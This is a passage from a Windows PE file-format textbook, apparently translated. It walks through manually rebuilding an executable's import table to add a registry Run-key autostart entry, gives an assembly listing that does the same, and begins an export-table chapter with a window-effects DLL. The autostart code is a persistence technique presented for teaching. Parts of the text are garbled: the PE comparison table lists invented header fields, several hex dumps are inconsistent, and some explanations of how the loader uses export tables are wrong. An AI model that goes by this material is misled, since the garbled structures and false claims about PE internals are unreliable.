user32.dll	0040209Eh	dll
kernel32.dll	0040208Bh	dll
Advapi32.dll	0040205Fh	dll
MessageBoxA	00402090h	functions
ExitProcess	004020AAh	functions
RegCreateKeyA	004020C6h	functions
RegSetValueExA	004020D6h	functions
RegClose	004020E7h	functions

The final step is to complete the import table structure of the other three parts according to the content of table 4-2. Let's look at the construction of parts 1 and 2.

1. Part 1 (INT):

00000600	<u>C6 20 00 00 D6 20 00 00 E7 20 00 00 00 00 00 00 00</u>	... . . . . .
00000610	90 20 00 00 00 00 00 00 AA 20 00 00 00 00 00 00 00	. . . . . . . . .

2. Part 2 (Import Table Entries):

00000620	80 20 00 00 00 00 00 00 00 00 00 00 00 9E 20 00 00	. . . . . . . . .
00000630	10 20 00 00 88 20 00 00 00 00 00 00 00 00 00 00 00 00	. . . . € . . . . .
00000640	B8 20 00 00 18 20 00 00 <u>70 20 00 00 00 00 00 00 00 00</u>	. . . . . p . . . . .
00000650	<u>00 00 00 00 F5 20 00 00 00 20 00 00 00 00 00 00 00 00 00</u>	. . . . . . . . . .
00000660	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	. . . . . . . . . .

The third import table entry, IMAGE\_IMPORT\_DESCRIPTOR, has an OriginalFirstThunk value of 00002070h, which is an RVA, and the file offset is 0x00000670. The FirstThunk value is 00002000h, which is also an RVA, and the file offset is 0x00000600. The IAT and INT in the file maintain two identical double-word values.

C6 20 00 00 D6 20 00 00 E7 20 00 00 00 00 00 00 00 00 00 . . . . . . . . .

The first double-word value, 000020C6h, comes from the VA address of the RegCreateKeyA function in table 4-2. Since this value is in the import table structure defined as an RVA, the VA address of the RegCreateKeyA function needs to be subtracted from the base address of the loaded module. The other two double words are filled in the same way. The completed third part (IAT) is as follows:

3. Part 3 (IAT):

00000670	<u>C6 20 00 00 D6 20 00 00 E7 20 00 00 00 00 00 00 00 00 00</u>	... . . . . .
00000680	90 20 00 00 00 00 00 00 AA 20 00 00 00 00 00 00 00 00 00	. . . . . . . . .

**TIP:** In the actual import table reorganization process, to reduce workload and complexity, the existing data in the import table is usually completely cleared. A new space is used to rebuild the import table data of the PE, and the relevant values of the second item in the PE header data directory are modified to re-register the starting address and size of the new import table. This method is used in Chapter 14.

#### 4. Modify Data Directory Items and Section Header Fields

- Locate IMAGE\_SECTION\_HEADER(.rdata).VirtualSize, and change its original value 00000092h to 00000103h.
- Locate IMAGE\_DATA\_DIRECTORY[IT].VirtualAddress, and change its original value 00002010h to 00002020h.
- Locate IMAGE\_DATA\_DIRECTORY[IT].size, and change its original value 0000003Ch to 00000050h.
- Locate IMAGE\_DATA\_DIRECTORY[IAT].size, and change its original value 00000010h to 00000020h.

**Note:** The above modifications may lead to data in ".rdata" not matching the internal alignment requirements, so please check carefully.

## 5. Run and Test

The main task of manual modification is complete. After a major project waits for a big inspection, run it now! After running, it is found that only registration was successful, and the subsequent pop-up dialog box did not appear. What's going on?

Return to the program code segment and see the call address used by the functions MessageBox and ExitProcess. Since we manually generated the IAT, the generation process did not consider the call order of these functions. Therefore, you only need to adjust the jmp addresses of these functions in the code segment according to the corresponding code positions. In fact, the IAT always executes the order of functions or coded ascending order, so when reassembling the import table, you must be aware of this issue, otherwise, the program will encounter errors.

Run it again. How is it? It seems very successful. Figure 4-13 is the modified registration table entry.




Figure 4-13: The modified registry startup entry

For the complete code, please refer to the accompanying file chapter4\newHelloWorld.exe. The above work is just a small part of what the linker program has to do.

### 4.6.5 PROGRAM IMPLEMENTATION

What if the work just described were done by a linker? Code Listing 4-3 shows the code to implement adding a registry startup item through a program.

**Code Listing 4-3:** Adding a Registry Startup Item (chapter4\HelloWorld2.asm)

```
1 ;-----  
2 ; My first assembly program based on Win32  
3 ; Cheng Li  
4 ; 2006.2.28  
5 ;-----  
6  
7 .386  
8 .model flat, stdcall  
9 option casemap:none  
10  
11 include windows.inc  
12 include user32.inc
```

```

13 includelib user32.lib
14 include kernel32.inc
15 includelib kernel32.lib
16 include advapi32.inc
17 includelib advapi32.lib
18
19 ; Data segment
20 .data
21 szText      db 'HelloWorld', 0
22 sz1        db 'SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN', 0
23 sz2        db 'NewValue', 0
24 sz3        db 'd:\masm32\source\chapter5\LockTray.exe', 0
25 @hKey      dd ?
26
27 ; Code segment
28 .code
29 start:
30     invoke RegCreateKey, HKEY_LOCAL_MACHINE, addr sz1, addr @hKey
31     invoke RegSetValueEx, @hKey, addr sz2, NULL, \
32             REG_SZ, addr sz3, 27h
33     invoke RegCloseKey, @hKey
34
35     invoke MessageBox, NULL, offset szText, NULL, MB_OK
36     invoke ExitProcess, NULL
37 end start

```

To compare the differences between manual modifications and automatically generated code, the data definitions and code encoding used during the programming process are as similar to manual modifications as possible. The final executable program generated by compiling and linking, NewHelloWorld.exe, has the same effect as the manually modified HelloWorld.exe.

Using the PEComp tool, compare the just-modified NewHelloWorld.exe with HelloWorld2.exe, and the result is...

Figure 4-14 shows that you will find that the functionality of the two program implementations is the same, but there are still many differences. For example, the import table data part in the ".rdata" section is different. The VirtualSize in IMAGE\_SECTION\_HEADER2 of the ".rdata" section is different. When the linker defines the function name RegSetValueExA, it adds one more "\0" at the end of the name. Generally, if the number of characters in the function name string is even, it will be followed by two "\0". If the number of characters in the function name string is odd, it will be followed by one "\0". The number of "\0" is set to maintain the alignment of the two-byte boundary.

**SPECIAL REMINDER:** Do not be misled by the program and forget that there might be unexpected code running in the background! Please be sure to delete the auto-start item added by the test task after completion. Don't say I didn't remind you!

PE文件对比结果		
选择的第一个文件为：	D:\lesson02\course\chapter5\HelloWorld.exe	
选择的第二个文件为：	D:\lesson02\course\chapter5\newHelloWorld.exe	
<input checked="" type="checkbox"/> 只显示不同的值		
比较属性的公共字段	文件1的值(0)	文件2的值(0)
IMAGE_SECTION_HEADER.Characteristics	00 00 00 C0	00 00 00 C0
IMAGE_SECTION_HEADER.RvaOrVirtualAddress	00 00 00 00	00 00
IMAGE_SECTION_HEADER.NumberOfLinesInText	00 00	00 00
IMAGE_SECTION_HEADER.PointerToLineNumbers	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.PointerToTextNumbers	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.PointerToRelocations	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.PointerToTableData	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.SizeOfRawData	00 02 00 00	00 02 00 00
IMAGE_SECTION_HEADER.VirtualAddress	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.VirtualSize	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.Name	00 64 61 74 E1 00 00 00 00	00 64 61 74 E1 00 00 00 00
IMAGE_SECTION_HEADER.Characteristics2	40 00 00 40	40 00 00 40
IMAGE_SECTION_HEADER.NumberOfLinesInBss	00 00	00 00
IMAGE_SECTION_HEADER.NumberOfAllocations	00 00	00 00
IMAGE_SECTION_HEADER.PointerToRelocations2	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.PointerToTableData2	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.PointerToTableData3	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.VirtualAddress2	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.VirtualSize2	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.Name2	00 72 64 61 74 E1 00 00	00 72 64 61 74 E1 00 00
IMAGE_SECTION_HEADER.Characteristics3	20 00 00 60	20 00 00 60
IMAGE_SECTION_HEADER.NumberOfLinesInBss2	00 00	00 00
IMAGE_SECTION_HEADER.NumberOfAllocations2	00 00	00 00
IMAGE_SECTION_HEADER.PointerToRelocations3	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.PointerToTableData4	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.PointerToTableData5	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.VirtualAddress3	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.VirtualSize3	00 00 00 00	00 00 00 00
IMAGE_SECTION_HEADER.Name3	00 74 65 78 74 00 00 00	00 74 65 78 74 00 00 00
IMAGE_DATA_DIRECTORY.Base(Dwarf)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.VirtualAddress(Dwarf)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.Base(Canary)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.VirtualAddress(Canary)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.Base(Esp)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.VirtualAddress(Esp)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.Base(Ebp)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.VirtualAddress(Ebp)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.Base(DAT)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.VirtualAddress(DAT)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.Base(Bound_Segment)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.VirtualAddress(Bound_Segment)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.Base(Bound_Condig)	00 00 00	00 00 00
IMAGE_DATA_DIRECTORY.VirtualAddress(Bound_Condig)	00 00 00	00 00 00

Figure 4-14 Manual and Automatically Compiled PE Comparison

#### 4.6.6 THOUGHTS: CONTINUITY OF THE IAT

Does the IAT need to be continuous? The answer is no.

From the perspective of analyzing the code segment, as long as the jump instruction FF25 correctly jumps to the correct position and the FirstThunk field of the import table points to the correct position, the IAT does not need to be continuous. You can verify this conclusion by experimenting on your own.

Below are the modifications for various parts of AnotherHelloWorld.exe:

- JUMP INSTRUCTIONS IN THE CODE SEGMENT: Change the addresses of the relevant function calls from 004020XX to 004021XX, as shown below:

```

00000450 30 40 00 E8 16 00 00 00 FF 35 69 30 40 00 E8 11 0@.....5i0@..
00000460 00 00 00 E9 9D FF FF FF FF 25 18 21 40 00 FF 25 ... %.!@. %
00000470 14 21 40 00 FF 25 10 21 40 00 00 00 00 00 00 00 .!@. %.!@.....
00000480 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

#### 2. Import Table Part

To minimize the changes, move the newly added IAT originally located at file offset 610h to 710h, and modify the last non-zero FirstThunk pointer in the import table data structure to 00002110, as shown in the part within the box below.

```

00000600 AA 20 00 00 00 00 00 00 90 20 00 00 00 00 00 00 00 ..... .
00000610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000620 78 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9E 20 00 00 x ..... .
00000630 08 20 00 00 70 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . p ..... .
00000640 B8 20 00 00 00 20 00 00 80 20 00 00 00 00 00 00 00 00 00 00 . . . c ..... .
00000650 00 00 00 00 F6 20 00 00 10 21 00 00 00 00 00 00 00 00 00 00 ..... ! ..... .
00000660 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00000670 AA 20 00 00 00 00 00 00 90 20 00 00 00 00 00 00 00 00 00 00 ..... .
00000680 C6 20 00 00 E4 20 00 00 D4 20 00 00 00 00 00 00 00 00 00 00 ..... .
00000690 9D 01 4D 65 73 73 61 67 65 42 6F 78 41 00 75 73 . MessageBoxA.us
000006A0 65 72 33 32 2E 64 6C 6C 00 00 80 00 45 78 69 74 er32.dll..c.Exit
000006B0 50 72 6F 63 65 73 73 00 6B 65 72 6E 65 6C 33 32 Process.kernel32
000006C0 2E 64 6C 6C 00 00 80 01 52 65 67 43 6C 6F 73 65 .dll..c.RegClose
000006D0 4B 65 79 00 83 01 52 65 67 43 72 65 61 74 65 4B Key..RegCreateK
000006E0 65 79 41 00 AE 01 52 65 67 53 65 74 56 61 6C 75 eyA..RegSetValue
000006F0 65 45 78 41 00 00 61 64 76 61 70 69 33 32 2E 64 eExA..advapi32.d
00000700 6C 6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ll..... .
00000710 C6 20 00 00 E4 20 00 00 D4 20 00 00 00 00 00 00 00 00 00 ..... .

```

The IAT is composed of 16 bytes at file offset 600h and 16 bytes at offset 710h. The program can still be loaded and run correctly. So what happens if the size of the IAT is modified? Most of the size of the IAT in the directory can be changed at will, and the starting RVA can also be changed, but it cannot be moved to a section with other attributes, otherwise the error shown in Figure 4-15 will occur.




FIGURE 4-15: Error prompt caused by modifying the IAT location

#### 4.6.7 THOUGHTS: ABOUT THE LOCATION OF THE IMPORT TABLE

The import table is usually in the .rdata section, but this is not mandatory. We can place it in the code section or any other readable section.

For example, placing the import table data of HelloWorld2.exe in the empty space of the code segment at file offset 0x000004B0, as shown below:

```

000004B0 78 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9E 20 00 00 x ..... .
000004C0 08 20 00 00 70 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 . . . p ..... .
000004D0 B8 20 00 00 00 20 00 00 80 20 00 00 00 00 00 00 00 00 00 00 . . . c ..... .
000004E0 00 00 00 00 F6 20 00 00 10 21 00 00 00 00 00 00 00 00 00 00 ..... ! ..... .
000004F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .

```

The data at the original location of the import table can be replaced with 0 or not replaced at all. In fact, sometimes it is very difficult to find gaps in the PE file. Based on the conversion relationship between FOA and RVA, the new location of the import table in memory has an RVA value of 000010B0h. Modify the data directory entry field to the new RVA value of the import table, as shown below:

00000120		00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000130	<b>B0 10 00 00</b>	50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	...P.....
00000140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	
00000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	
00000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	
00000170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	
00000180	00 00 00 00 00 00 00 00 FF 20 00 00 10 00 00 00 00	..... .....	
00000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	
000001A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	

The import table can still run well after being moved to the code segment.

---

#### 4.7 SUMMARY

This chapter first analyzed the usage mechanism of import functions. Then, it introduced the data organization methods and data structures of the import table, and through the import table reorganization experiment, it practiced the manual modification process of the import table and other data. At the same time, it also detailed the mechanism and examples of binding imports.

Since the import table is an important part that needs to be processed when loading and completing applications, in-depth research on this part of the content has very practical significance.

## CHAPTER 5 EXPORT TABLE

Chapter 4 introduced the import table of PE files. The import table describes the situation where instructions in the PE file refer to other dynamic linking function numbers. This chapter focuses on the export table related to the import table, describing the situation where the export table provides callable functions for other files in the PE file.

Generally, the export table in a PE file exists in the dynamic link library (DLL) file. The main purpose of the export table is to list the function numbers in the PE file so that other files can use these numbers and implement code reuse. In this chapter, we will also create a DLL file containing the export table and analyze the export table structure by analyzing this DLL file, discussing the utilization techniques of the export table.

---

### 5.1 THE ROLE OF THE EXPORT TABLE

The code reuse mechanism provides the dynamic linking library that can be used, and it explains to users which functions in the library can be called. These explanations are combined into the export table.

In general, the export table exists in the dynamic link library file, but we cannot simply say that EXE files do not have an export table. For example, WinWord.exe files contain an export table; it can list all DLLs owned by this file. For some specialized resource files, the DLLs they own also have an export table. This processing method is not limited to such files. EXE files that contain export tables list the main DLL files they own. So, when mentioning the export table, everyone first thinks of the dynamic link library.

The existence of the export table allows developers to understand how to call functions from the PE file to the bottom, and it also clarifies the names of the functions that can be used in the development. Developers can call them through their names, and conversely, users of compiled code or programs can also enhance the possibility of using these functions. Similar to Win32 API, developers can access function usage methods, API function characteristics, parameter descriptions, and even examples through the MSDN network.

**TIP:** If you want to develop a library for others to use, not only should the machine explain the names and usage methods of each function in detail, but you should also write detailed descriptions of each function used in the programming.

When the Windows loader installs the PE file, it will register all DLLs recorded in the export table into memory, then load the DLLs, and match the import table function numbers recorded in the DLLs with the correct IAT values. By using the export table, the function names, sequences, and entry addresses can be listed. In summary, it can be seen that the export table has two main functions:

1. It can analyze and recognize the functionality of dynamic link libraries that are not recognized.
2. It provides the caller with the exported function name and its corresponding entry address.

The following will discuss in detail:

---

#### 5.1.1 ANALYZING DYNAMIC LINK LIBRARY FUNCTIONS

Many times, we cannot get a complete description of the functions output by certain dynamic link libraries. At this time, we can only analyze...

The following example shows the names of the functions in the export table obtained from an installed program's dynamic link library (DLL) file:

<i>Export Name Index</i>	<i>Virtual Address</i>	<i>Export Name Function Name</i>
00000001	00421976	(starting number)
00000002	0046461a	PSA_CheckFeaturesGrantedByLicense
00000003	00465acd	PSA_DisableFeaturesGrantedByLicense
00000004	00477c10	PSA_DummyFunction
00000005	004664c0	PSA_GetFeaturesGrantedByLicense
00000006	00465ebd	PSA_GetLicenseCreationDateTime
00000007	00467233	PSA_GetLicenseExecutionTimeLimit
00000008	00466f45	PSA_GetLicenseExpirationDateTime
00000009	00466bcd	PSA_GetLicenseInformation
00000010	00470120	PSA_GetLicenseExpireTimeLimit
00000011	004670ec	PSA_GetLicenseNumberOfRunsLimit
00000012	004637d8	PSA_GetLicenseStoragePath
00000013	004673d0	PSA_GetNumberOfConnections
00000014	00467159	PSA_GetRemainingExecutionTime
00000015	004671c6	PSA_GetRemainingExecutionTimeAtStart

Based on the text description of the output function names, it can be seen that the dynamic link library provides license verification functions (usually in the form of PSA\_GetLicenseXXXXXX) and has limited connection features (usually in the form of PSA\_GetNumberOfConnections). To verify the accuracy of these functions, you can use them to determine the parameters and call methods for each function and apply them accordingly. This not only avoids duplicate development but also greatly improves efficiency.

### 5.1.2 OBTAINING EXPORTED FUNCTION ADDRESSES

To use the functions exported by a dynamic link library, you can call them either by their function index or by their function name. After the Windows loader loads the DLL associated with a process, it will match the addresses recorded in the import table with the corresponding addresses in the dynamic link library's export table. By querying the export table using the function names or indices, you can obtain the virtual addresses (VA) of the functions and adjust them to match the address space of the process.

During the IAT (Import Address Table) process, the export table plays a vital role in mapping and guiding. If an exported function is not defined in the export table, any references to that function by name or index will fail. This provides a layer of transparency and openness. If you understand the internal structure of the dynamic link library, even if there is no export table, you can still refer to the function names and indices, and determine which functions are private. Section 5.5.2 will discuss in detail how to handle and call private functions.

---

### 5.2 CONSTRUCTING A PE FILE WITH AN EXPORT TABLE

This chapter will write and create a dynamic link library (DLL) file, where the exported functions from this file can be called by a Windows GUI-based application to increase the dynamic effects during program runtime. The example in this chapter is the first DLL file named in this book. It provides two features that can be used to display or hide effects at runtime:

- Fade in and out
- Gradual fade

Using a DLL file requires four steps:

**Step 1:** Write the source code for the DLL file.

**Step 2:** Write the function export declaration file (with the extension .def).

**Step 3:** Use special parameter compilation to generate the final DLL file.

**Step 4:** Write the main program (with the extension .inc).

In other source code, you can statically or dynamically reference the new DLL file to use the declared export functions within the DLL. The following sections will introduce each step separately.

#### 5.2.1 DLL SOURCE CODE

Writing DLL source code is different from writing other programs. Inside the source code, the entry functions of the DLL must be defined. These entry functions must conform to a certain format. Detailed code can be found in Code Listing 5-1.

**CODE LISTING 5-1:** Displaying special effects in a window (chapter5\winResult.asm)

```

1  ;-----
2  ; DLL Dynamic Link Library
3  ; Provides several window effects
4  ; Wei Li
5  ; 2010.6.27
6  ;-----
7  .386
8  .model flat, stdcall
9  option casemap:none
10
11 include windows.inc
12 include user32.inc
13 includelib user32.lib
14 include kernel32.inc
15 includelib kernel32.lib
16
17 MAX_XSTEPS equ 50
18 DELAY_VALUE equ 50      ; Length of step used for animation effects
19 X_STEP_SIZE equ 10
20 Y_STEP_SIZE equ 9
21 X_START_SIZE equ 20
22 Y_START_SIZE equ 10
23
24 LMA_ALPHA equ 2
25 LMA_COLORKEY equ 1
26 WS_EX_LAYERED equ 80000h
27
28 ; Data segment
29 .data
30 dwCount dd ?
31 Value dd ?
32 Xsize dd ?
33 Ysize dd ?
34 sWth dd ?
35 sHth dd ?

```

```

36 Xplace dd ?
37 Yplace dd ?
38 counts dd ?
39 pSLWA dd ?
40 User32 db 'user32.dll', 0
41 SLWA db 'SetLayeredWindowAttributes', 0
42 ; Code segment
43 .code
44
45 ;-----
46 ; DLL Entry Point
47 ;-----
48 DllEntry proc _hInstance, _dwReason, _dwReserved
49     mov eax, TRUE
50     ret
51 DllEntry endp
52
53 ;-----
54 ; Private Function
55 ;-----
56 TopXY proc wDim:DWORD, sDim:DWORD
57     shr sDim, 1
58     shr wDim, 1
59     mov eax, wDim
60     sub sDim, eax
61     mov eax, sDim
62     ret
63 TopXY endp
64
65 ;-----
66 ; Window Open Animation Effect
67 ;-----
68 AnimateOpen proc hWin:DWORD
69     LOCAL Rct:RECT
70
71     invoke GetWindowRect, hWin, ADDR Rct
72     mov Xsize, X_START_SIZE
73     mov Ysize, Y_START_SIZE
74     invoke GetSystemMetrics, SM_CXSCREEN
75     mov sWth, eax
76     invoke TopXY, Xsize, eax
77     mov Xplace, eax
78     invoke GetSystemMetrics, SM_CYSCREEN
79     mov sHth, eax
80     invoke TopXY, Ysize, eax
81     mov Yplace, eax
82     mov counts, MAX_XYSTEPS
83 aniloop:
84     invoke MoveWindow, hWin, Xplace, Yplace, Xsize, Ysize, FALSE
85     invoke ShowWindow, hWin, SW_SHOWNORMAL
86     invoke Sleep, DELAY_VALUE
87     invoke ShowWindow, hWin, SW_HIDE
88     add Xsize, X_STEP_SIZE
89     add Ysize, Y_STEP_SIZE
90     invoke TopXY, Xsize, sWth
91     mov Xplace, eax
92     invoke TopXY, Ysize, sHth
93     mov Yplace, eax
94     dec counts
95     jnz aniloop
96     mov eax, Rct.left
97     mov ecx, Rct.right
98     sub ecx, eax
99     mov Xsize, ecx
100    mov eax, Rct.top
101    mov ecx, Rct.bottom
102    sub ecx, eax
103    mov Ysize, ecx

```

```

104     invoke TopXY, Xsize, sWth
105     mov Xplace, eax
106     invoke TopXY, Ysize, sHth
107     mov Yplace, eax
108     invoke MoveWindow, hWin, Xplace, Yplace, Xsize, Ysize, TRUE
109     invoke ShowWindow, hWin, SW_SHOW
110     ret
111 AnimateOpen endp
112
113
114 ;-----
115 ; Window Close Animation Effect
116 ;-----
117 AnimateClose proc hWin:DWORD
118
119     LOCAL Rct:RECT
120
121
122     invoke ShowWindow, hWin, SW_HIDE
123     invoke GetWindowRect, hWin, ADDR Rct
124     mov eax, Rct.left
125     mov ecx, Rct.right
126     sub ecx, eax
127     mov Xsize, ecx
128     mov eax, Rct.top
129     mov ecx, Rct.bottom
130     sub ecx, eax
131     mov Ysize, ecx
132     invoke GetSystemMetrics, SM_CXSCREEN
133     mov sWth, eax
134     invoke TopXY, Xsize, eax
135     mov Xplace, eax
136     invoke GetSystemMetrics, SM_CYSCREEN
137     mov sHth, eax
138     invoke TopXY, Ysize, eax
139     mov Yplace, eax
140     mov counts, MAX_XYSTEPS
141 aniloop:
142     invoke MoveWindow, hWin, Xplace, Yplace, Xsize, Ysize, FALSE
143     invoke ShowWindow, hWin, SW_SHOWNORMAL
144     invoke Sleep, DELAY_VALUE
145     invoke ShowWindow, hWin, SW_HIDE
146     sub Xsize, X_STEP_SIZE
147     sub Ysize, Y_STEP_SIZE
148     invoke TopXY, Xsize, sWth
149     mov Xplace, eax
150     invoke TopXY, Ysize, sHth
151     mov Yplace, eax
152     dec counts
153     jnz aniloop
154
155     ret
156
157 AnimateClose endp
158
159 ;-----
160 ; Fade in effect, only works on Windows 2000/XP or later
161 ;-----
162 FadeInOpen proc hWin:DWORD
163
164     invoke GetWindowLongA, hWin, GWL_EXSTYLE
165     or eax, WS_EX_LAYERED
166     invoke SetWindowLongA, hWin, GWL_EXSTYLE, eax
167     invoke GetModuleHandleA, ADDR User32
168     invoke GetProcAddress, eax, ADDR SLWA
169     mov pSLWA, eax
170     push LMA_ALPHA
171     push 0

```

```

172     push 0
173     push hWin
174     call pSLWA
175     mov Value, 90
176     invoke ShowWindow, hWin, SW_SHOWNORMAL
177     doloop:
178         push LMA_COLORKEY + LMA_ALPHA
179         push Value
180         push Value
181         push hWin
182         call pSLWA
183         invoke Sleep, DELAY_VALUE
184         add Value, 15
185         cmp Value, 255
186         jne doloop
187         push LMA_ALPHA
188         push 255
189         push 0
190         push hWin
191         call pSLWA
192
193     ret
194
195 FadeInOpen endp
196
197 ;-----
198 ; Fade out effect, only works on Windows 2000/XP or later
199 ;-----
200 FadeOutClose proc hWin:DWORD
201
202     invoke GetWindowLongA, hWin, GWL_EXSTYLE
203     or eax, WS_EX_LAYERED
204     invoke SetWindowLongA, hWin, GWL_EXSTYLE, eax
205     invoke GetModuleHandleA, ADDR User32
206     invoke GetProcAddress, eax, ADDR SLWA
207     mov pSLWA, eax
208     push LMA_ALPHA
209     push 255
210     push 0
211     push hWin
212     call pSLWA
213     mov Value, 255
214     doloop:
215         push LMA_COLORKEY + LMA_ALPHA
216         push Value
217         push Value
218         push hWin
219         call pSLWA
220         invoke Sleep, DELAY_VALUE
221         sub Value, 15
222         cmp Value, 0
223         jne doloop
224         ret
225 FadeOutClose endp
226
227 End DllEntry

```

In the above code, a total of 6 functions are defined, of which 4 are public functions that can be exported, 1 is a private function, and there is another entry function that a dynamic link library must have. The 4 public functions represent 4 dynamic window display effects respectively:

- AnimateOpen (Window opening)
- AnimateClose (Window closing)
- FadeInOpen (Window fading in)
- FadeOutClose (Window fading out)

The entry function name is DllEntry. Since we don't have any initialization code, it simply returns TRUE. The entry function is responsible for handling various messages during the life cycle of the dynamic link library, such as library loading, unloading, thread creation and termination, etc. The entry function name can be arbitrary, but the format must follow certain conventions (these conventions include the number of parameters and the types of return values).

---

### 5.2.2 WRITING THE DEF FILE

To enable the system to recognize which functions are private and which are exported functions, we need to add an additional file to the source code, which lists the names of the functions to be exported. This file is called the def file. The linker will reference this def file to represent the functions specified by the EXPORTS keyword as exported functions. The following describes the process of writing the def file. The content of this file should be typed into a text editor and saved as "winResult.def":

```
EXPORTS AnimateOpen  
        AnimateClose  
        FadeInOpen  
        FadeOutClose
```

---

### 5.2.3 COMPILING AND LINKING

The method of compilation is no different from the methods described in previous chapters. The linking requires two additional linking parameters, as follows:

```
D:\masm32\source\chapter6>ml -c -coff winResult.asm  
D:\masm32\source\chapter6>link -DLL -subsystem:windows  
          -Def:winResult.def winResult.obj
```

The two new linking parameters are "-DLL" and "-Def:". The former indicates that the final file to be generated is a dynamic link library with the extension .dll; the latter indicates that the def file specified with this parameter will be included in the output function list of the generated link library.

Linking generates two related files:

- `winResult.dll` is the dynamic link library file. This file can be shared with other advanced language developers such as VC++, Delphi, and VB.

- `winResult.lib` is the library file for the assembly language environment. Assembly programs that use `winResult.dll` must include this library file and the `.inc` file introduced below.

#### 5.2.4 WRITING THE INC FILE

Include files have the extension ".inc". These files are similar to the ".h" header files in the C language, so they are also called header files. These files contain the declarations of functions exported from the dynamic link library. The following content should be typed into the editor and saved as "winResult.inc":

```
AnimateOpen proto :dword
AnimateClose proto :dword
FadeInOpen proto :dword
FadeOutClose proto :dword
```

With the dynamic link library, related lib file, and header file, you can use the functions exported by this DLL in any code.

#### 5.2.5 USING EXPORTED FUNCTIONS

The following files generated can be used: `winResult.dll`, `winResult.lib`, and `winResult.inc` to write a new program to display the window effects. Please see the detailed code in Example 5-2.

**Example 5-2 Code:** Program with Dynamic Window Display Effects (chapter5\FirstWindow.asm)

```
1 ;-----
2 ; First program
3 ; This program does not have complex features, just demonstrating the use of
the AnimateOpen function imported from the DLL
4 ; Main purpose: Demonstrate the use of dynamic display effects provided by the
custom DLL
5 ; Wei Li
6 ; 2010.6.27
7 ;-----
8 .386
9 .model flat, stdcall
10 option casemap:none
11
12 include windows.inc
13 include gdi32.inc
14 includelib gdi32.lib
15 include user32.inc
16 includelib user32.lib
17 include kernel32.inc
18 includelib kernel32.lib
19 include winResult.inc ; The same way as referencing other dynamic link
libraries
20 includelib winResult.lib
21
22 ; Data segment
23 .data?
24 hInstance dd ?
25 hWinMain dd ?
26 ; Constant segment
27 .const
28 szClassName db 'MyClass', 0
29 szCaptionMain db 'Window Effect Display', 0
```

```

30     szText      db 'Hello, do you recognize me? ^_^', 0
31
